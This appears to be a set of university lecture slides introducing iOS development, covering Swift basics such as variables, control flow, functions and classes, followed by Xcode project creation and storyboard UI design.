
iOS Overview - What's in iOS?




iOS Overview - What's in iOS?



iOS Overview - What's in iOS?



iOS Overview - What's in iOS?



iOS Platform Components

- Tools: Xcode, Instruments
- Language: Swift
- Frameworks: Foundation, Core Data, UIKit, Core Motion, Map Kit, WebKit, SwiftUI, etc.
- Design Strategy: MVC (Storyboard), MVVM (SwiftUI)

Swift

- Swift Introduction
- Define simple values
- Control-flow: if-else
- Define a function
- Define a class
- Inherit a class

Introduction to Swift

Swift is a general-purpose, multi-paradigm, compiled programming language developed by Apple Inc. for iOS, macOS, watchOS, tvOS, iPadOS, Linux, and Windows.

- Swift is designed to work with Apple's Cocoa and Cocoa Touch frameworks and the large body of existing Objective-C (ObjC) code written for Apple products. It is built with the open source LLVM compiler framework and has been included in Xcode since version 6.
- Swift was introduced at Apple's 2014 Worldwide Developers Conference (WWDC).
- Version 2.2 was made open-source software under the Apache License 2.0 on December 3, 2015, for Apple's platforms and Linux.
- Latest version is Swift 5.6 (March 14, 2022).
- See: <https://swift.org/>

Introduction to Swift (cont'd)

Swift is friendly to new programmers. Swift removes the occurrence of large classes of common programming errors by adopting modern programming patterns:

- **Variables** are **always initialized** before use.
- **Array indices** are checked for **out-of-bounds errors**.
- **Integers** are checked for overflow.
- *Optionals* ensure that nil values are handled explicitly.
- Memory is managed automatically.
- Error handling allows controlled recovery from unexpected failures.

Swift – simple values

Use **let** to make a constant and **var** to make a variable.

```
var myVariable = 42
myVariable = 50
let myConstant = 42
let label = "The width is "
```

To include values in a string:

```
let apples = 3
let appleSummary = "I have \(apples) apples."
```

Most times the compiler infers the type of constant/variable for you.
But sometimes you have to write the variable type explicitly:

```
let implicitInteger = 70
let explicitDouble: Double = 70
```

Swift – simple values (cont'd)

To create **arrays** and **dictionaries**:

```
var shoppingList = ["catfish", "water", "tulips", "blue  
paint"]  
shoppingList[1] = "bottle of water"  
  
var occupations = [  
    "Malcolm": "Captain",  
    "Kaylee": "Mechanic",  
]  
occupations["Jayne"] = "Public Relations"
```

To create an **empty array** or **dictionary**, use the initializer syntax.

```
let emptyArray = [String]()  
let emptyDictionary = [String: Float]()
```

Swift – Control Flow

Example: use **if** to make conditionals:

```
let individualScores = [75, 43, 103, 87, 12]
var teamScore = 0
for score in individualScores {
    if score > 50 {
        teamScore += 3
    } else {
        teamScore += 1
    }
}
```

An optional value either contains a value or contains **nil** to indicate that a value is missing (append ? to any type).

```
var optionalName: String? = "John Appleseed"
if let name = optionalName {
    print("Hello, \(name)") //name != nil
}
```

Swift – Define a function

Use **func** to declare a function. Call a function by following its name with a list of arguments in parentheses. Use **->** to separate the parameter names and types from the function's return type.

```
func greet(person: String, day: String) -> String {  
    return "Hello \(person), today is \(day)."  
}  
greet(person: "Bob", day: "Tuesday")
```

Swift – Define a class

Define a **class**:

```
class Shape {  
    var numberOfSides = 0  
  
    //called when an instance is created (Constructor)  
    init(numberOfSides: Int) {  
        self.numberOfSides = numberOfSides  
    }  
  
    func simpleDescription() -> String {  
        return "A shape with \(numberOfSides) sides."  
    }  
}
```

Create a **class instance**:

```
let square = Shape(numberOfSides: 4)  
square.simpleDescription()
```

Swift – Inherit a class

```
class Square: Shape {  
    var sideLength: Double  
  
    init(sideLength: Double, numberOfSides: Int) {  
        self.sideLength = sideLength  
        super.init(numberOfSides: numberOfSides)  
    }  
  
    func area() -> Double {  
        return sideLength * sideLength  
    }  
  
    override func simpleDescription() -> String {  
        return "A square with \(sideLength)."  
    }  
}
```

Xcode Basics

- Create a new project
- Get familiar with Xcode
- Design UI in storyboard
- Set view controller for the UI
- View controller lifecycle
- Connect UI to code
- Run your app in the simulator
- Current stable release: *Xcode 13.3* (March 14, 2022)
- See: <https://developer.apple.com/xcode/>

Create a new project

The image shows two screenshots of the Xcode 'Create a new project' wizard.

Left Screenshot: Choose a template for your new project:

- Filter bar: iOS (selected), watchOS, tvOS, macOS, Cross-platform.
- Application section:
 - Single View Application** (selected, highlighted with a blue border)
 - Game
 - Master-Detail Application
 - Page-Based Application
 - Tabbed Application
- Framework & Library section:
 - Cocoa Touch Framework
 - Cocoa Touch Static Library
 - Metal Library

Right Screenshot: Choose options for your new project:

Product Name: CS571Example

Team: None

Organization Name: cs571

Organization Identifier: com.usc.cs571

Bundle Identifier: com.usc.cs571.CS571Example

Language: Swift

Devices: iPhone


Use Core Data

Include Unit Tests

Include UI Tests

Cancel Previous Next

Get familiar with Xcode




Storyboard

- A **Storyboard** is a visual representation of the user interface of an iOS application, showing screens of content and the connections between those screens;
- A storyboard is composed of a **sequence of scenes**, each of which represents a view controller and its views;
- Scenes are connected by **segue objects**, which represent a transition between two view controllers.


Design UI in storyboard

Add a UI Element to storyboard:




Design UI in storyboard (cont'd)

Modify the UI element:



Design UI in storyboard (cont'd)

Continue to add 12 buttons:



